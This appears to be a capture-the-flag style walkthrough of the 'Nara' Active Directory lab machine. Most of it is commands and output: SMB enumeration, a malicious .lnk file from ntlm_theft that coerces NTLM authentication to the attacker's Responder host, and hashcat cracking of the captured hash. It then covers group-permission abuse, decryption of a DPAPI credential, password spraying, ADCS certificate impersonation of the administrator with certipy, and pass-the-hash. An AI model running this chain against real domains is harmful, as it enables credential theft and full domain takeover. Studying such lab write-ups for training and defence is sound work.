
smbclient -L //192.168.200.30/ -U ''

```
┌──(root💀kali)-[/home/…/offsec/pg/AD/Nara]
└─# smbclient -L //192.168.200.30/ -U ''
Password for [WORKGROUP\]:

        Sharename       Type      Comment
        ---------       ----      -------
        ADMIN$          Disk      Remote Admin
        C$              Disk      Default share
        IPC$            IPC       Remote IPC
        nara            Disk      company share
        NETLOGON        Disk      Logon server share
        SYSVOL          Disk      Logon server share
Reconnecting with SMB1 for workgroup listing.
do_connect: Connection to 192.168.200.30 failed (Error NT_
Unable to connect with SMB1 -- no workgroup available
```

You can see there is **NARA** share !!

```
┌──(root💀kali)-[/home/…/offsec/pg/AD/Nara]
└─# smbclient //192.168.200.30/nara -U ''
Password for [WORKGROUP\]:
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Jul 30 20:01:58 2023
  ..                                 DHS        0  Tue Jun 25 09:36:29 2024
  Documents                           D        0  Sun Jul 30 19:33:13 2023
  Important.txt                       A     2200  Sun Jul 30 19:35:31 2023
  IT                                  D        0  Sun Jul 30 21:52:50 2023

                7699711 blocks of size 4096. 3669404 blocks available
smb: \> cd Documents
smb: \Documents\> dir
  .                                   D        0  Sun Jul 30 19:33:13 2023
  ..                                  D        0  Sun Jul 30 20:01:58 2023

                7699711 blocks of size 4096. 3668252 blocks available
smb: \Documents\> cd ..
smb: \> get Important.txt
getting file \Important.txt of size 2200 as Important.txt (9.3 KiloBytes/sec) (ave
```

You can see there is **Important.txt** file !!



the summary of the Important.txt is if anyone upload any files in Documets folder the user will open and see it !!

So we can get the intial access using the lnk file upload and get the NTLM hash !!

Make use of the ntlm theft tool to get intial access !!

https://github.com/Greenwolf/ntlm_theft

python3 ntlm_theft.py -g all -s 192.168.45.225 -f malicious_ntlm

```
┌──(root💀kali)-[/home/…/pg/AD/Nara/ntlm_theft]
└─# python3 ntlm_theft.py -g all -s 192.168.45.225 -f malicious_ntlm
Created: malicious_ntlm/malicious_ntlm.scf (BROWSE TO FOLDER)
Created: malicious_ntlm/malicious_ntlm-(url).url (BROWSE TO FOLDER)
Created: malicious_ntlm/malicious_ntlm-(icon).url (BROWSE TO FOLDER)
Created: malicious_ntlm/malicious_ntlm.lnk (BROWSE TO FOLDER)
Created: malicious_ntlm/malicious_ntlm.rtf (OPEN)
Created: malicious_ntlm/malicious_ntlm-(stylesheet).xml (OPEN)
Created: malicious_ntlm/malicious_ntlm-(fulldocx).xml (OPEN)
Created: malicious_ntlm/malicious_ntlm.htm (OPEN FROM DESKTOP WITH CHROME, IE
Created: malicious_ntlm/malicious_ntlm-(includepicture).docx (OPEN)
Created: malicious_ntlm/malicious_ntlm-(remotetemplate).docx (OPEN)
Created: malicious_ntlm/malicious_ntlm-(frameset).docx (OPEN)
Created: malicious_ntlm/malicious_ntlm-(externalcell).xlsx (OPEN)
Created: malicious_ntlm/malicious_ntlm.wax (OPEN)
Created: malicious_ntlm/malicious_ntlm.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: malicious_ntlm/malicious_ntlm.asx (OPEN)
Created: malicious_ntlm/malicious_ntlm.jnlp (OPEN)
Created: malicious_ntlm/malicious_ntlm.application (DOWNLOAD AND OPEN)
Created: malicious_ntlm/malicious_ntlm.pdf (OPEN AND ALLOW)
Created: malicious_ntlm/zoom-attack-instructions.txt (PASTE TO CHAT)
Created: malicious_ntlm/Autorun.inf (BROWSE TO FOLDER)
Created: malicious_ntlm/desktop.ini (BROWSE TO FOLDER)
Generation Complete.
```

you can see one file **malicious_ntlm.lnk** file.

upload this file using smb in the **Documents** folder !!

```
smb: \Documents\> put malicious_ntlm.lnk
putting file malicious_ntlm.lnk as \Documents\malicious_ntlm.lnk (10.9 kb/s
smb: \Documents\> dir
  .                                   D        0  Tue Jun 25 09:48:04 2024
  ..                                  D        0  Sun Jul 30 20:01:58 2023
  malicious_ntlm.lnk                  A     2164  Tue Jun 25 09:48:04 2024

                7699711 blocks of size 4096. 3667629 blocks available
```

and turn on the **responder** on **tun0**

sudo responder -I tun0

```
[+] Listening for events...

[SMB] NTLMv2-SSP Client   : 192.168.200.30
[SMB] NTLMv2-SSP Username : NARASEC\Tracy.White
[SMB] NTLMv2-SSP Hash     : Tracy.White::NARASEC:76aa5f29f2de5047:7EB6D
100500001001E00570049004E002D00580050004B004D005900530041004400490038000
F00430041004C00030014004B004C00310050002E004C004F00430041004C0005001400
0000100000000200000A3997A8A7B1743AD761ADC64B3BC9709BB0BC9181F018B9F8D29
60038002E00340035002E00320032003500000000000000000000
[*] Skipping previously captured hash for NARASEC\Tracy.White
[*] Skipping previously captured hash for NARASEC\Tracy.White
[*] Skipping previously captured hash for NARASEC\Tracy.White
[*] Skipping previously captured hash for NARASEC\Tracy.White
[*] Skipping previously captured hash for NARASEC\Tracy.White
[*] Skipping previously captured hash for NARASEC\Tracy.White
[+] Exiting...
```

using the hashcat let's crack the hash !!

hashcat trace_white.hash /usr/share/wordlists/rockyou.txt --force

```
TRACY.WHITE::NARASEC:76aa5f29f2de5047:7eb6d79aa094156d4c
d00580050004b004d00590053004100440049003800 5a00040034005
c00310050002e004c004f00430041004c00050014004b004c0031005
b1743ad761adc64b3bc9709bb0bc9181f018b9f8d29f8200e3123f30
2003500000000000000000:zqwj041FGX

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 5600 (NetNTLMv2)
Hash.Target......: TRACY.WHITE::NARASEC:76aa5f29f2de5047
Time.Started.....: Tue Jun 25 09:48:50 2024, (2 secs)
Time.Estimated...: Tue Jun 25 09:48:52 2024, (0 secs)
Kernel.Feature...: Pure Kernel
```

we got the username and password !!


Tried to access the account via winrm

evil-winrm -i 192.168.200.30 -u tracy.white -p zqwj041FGX


but no luck this user is not in **remote access group** !!

Try to run BloodHound-python !!


 # bloodhound-python -u tracy.white -d nara-security.com -c all -v -ns 192.168.200.30




You can see we have **GenericAll** permissions on **Remote Access Group**



net rpc group addmem "REMOTE ACCESS" "tracy.white" -U "NARA.nara-security.com"/"tracy.white"%"zqwj041FGX" -S "nara-security.com"



You can see now we can access via **winrm**



got the **local.txt** and intial access ..

```
*Evil-WinRM* PS C:\Users\tracy.white\Documents> type automation.txt
Enrollment Automation Account

01000000d08c9ddf0115d1118c7a00c04fc297eb0100000001e86ea0aa8c1e44ab231fb
a000000010000000b7a07aa1e5dc859485070026f64dc7a720000000b428e697d96a876
```

You can see there is one **automation.txt** on Documents folder !!

Evil-WinRM PS C:\Users\tracy.white\Documents> **echo "01000000d08c9ddf0115d1118c7a00c04fc297eb0100000001e86ea0aa8c1e44ab231fbc46887c3a000000000200000000000003660000c000000010000000fc73b7bdae90b8b2526ada95774376ea000000004800000a000000010000000b7a-07aa1e5dc859485070026f64dc7a720000000b428e697d96a87698d170c47cd2fc676bdbd639d2503f9b8c46dfc3df4863a43140000000800204e38291e91f37bd84a3ddb0d6f97f9eea2b" > creds.txt**

Evil-WinRM PS C:\Users\tracy.white\Documents> **$pw = Get-Content creds.txt | ConvertTo-SecureString**
Evil-WinRM PS C:\Users\tracy.white\Documents> **$bstr = [System.Runtime.InteropServices.Marshal]::SecureStringToBSTR($pw)**
Evil-WinRM PS C:\Users\tracy.white\Documents> **$UnsecurePassword = [System.Runtime.InteropServices.Marshal]::PtrToStringAuto($bstr)**
Evil-WinRM PS C:\Users\tracy.white\Documents> **$UnsecurePassword**
hHO_S9gff7ehXw


we got one password : **hHO_S9gff7ehXw**

there are multiple user !!

```
*Evil-WinRM* PS C:\Users\tracy.white\Documents> net users /domain

User accounts for \\

-------------------------------------------------------------------------------
Administrator            Amelia.O'Brien           Carolyn.Hill
Damian.Johnson           Declan.Reynolds          Guest
Helen.Robinson           Jasmine.Roberts          Jemma.Humphries
Jodie.Summers            krbtgt                   Sara.O'Sullivan
Tracy.White
The command completed with one or more errors.
```

make use of the crackmapexec and spray passwords on the all usernames !!

crackmapexec winrm 192.168.200.30 -u users -p hHO_S9gff7ehXw -d nara-security.com --continue-on-success



You can see we got one hit !!

Jodie.Summers : hHO_S9gff7ehXw

evil-winrm -i 192.168.200.30 -u Jodie.Summers -p hHO_S9gff7ehXw

we got access !!

followed this :

certipy-ad find -u JODIE.SUMMERS -p 'hHO_S9gff7ehXw' -dc-ip nara-security.com -dns-tcp -ns 192.168.200.30 -bloodhound

certipy-ad req -username JODIE.SUMMERS -password 'hHO_S9gff7ehXw' -target nara-security.com -ca NARA-CA -template NARAUSER -upn administrator@nara-security.com -dc-ip 192.168.200.30 -debug

certipy-ad auth -pfx administrator.pfx -domain nara-security.com -username administrator -dc-ip 192.168.200.30

evil-winrm -i 192.168.200.30 -u 'administrator' -H 'd35c4ae45bdd10a4e28ff529a2155745'

and got adminsitrator access !!

and got the proof.txt !!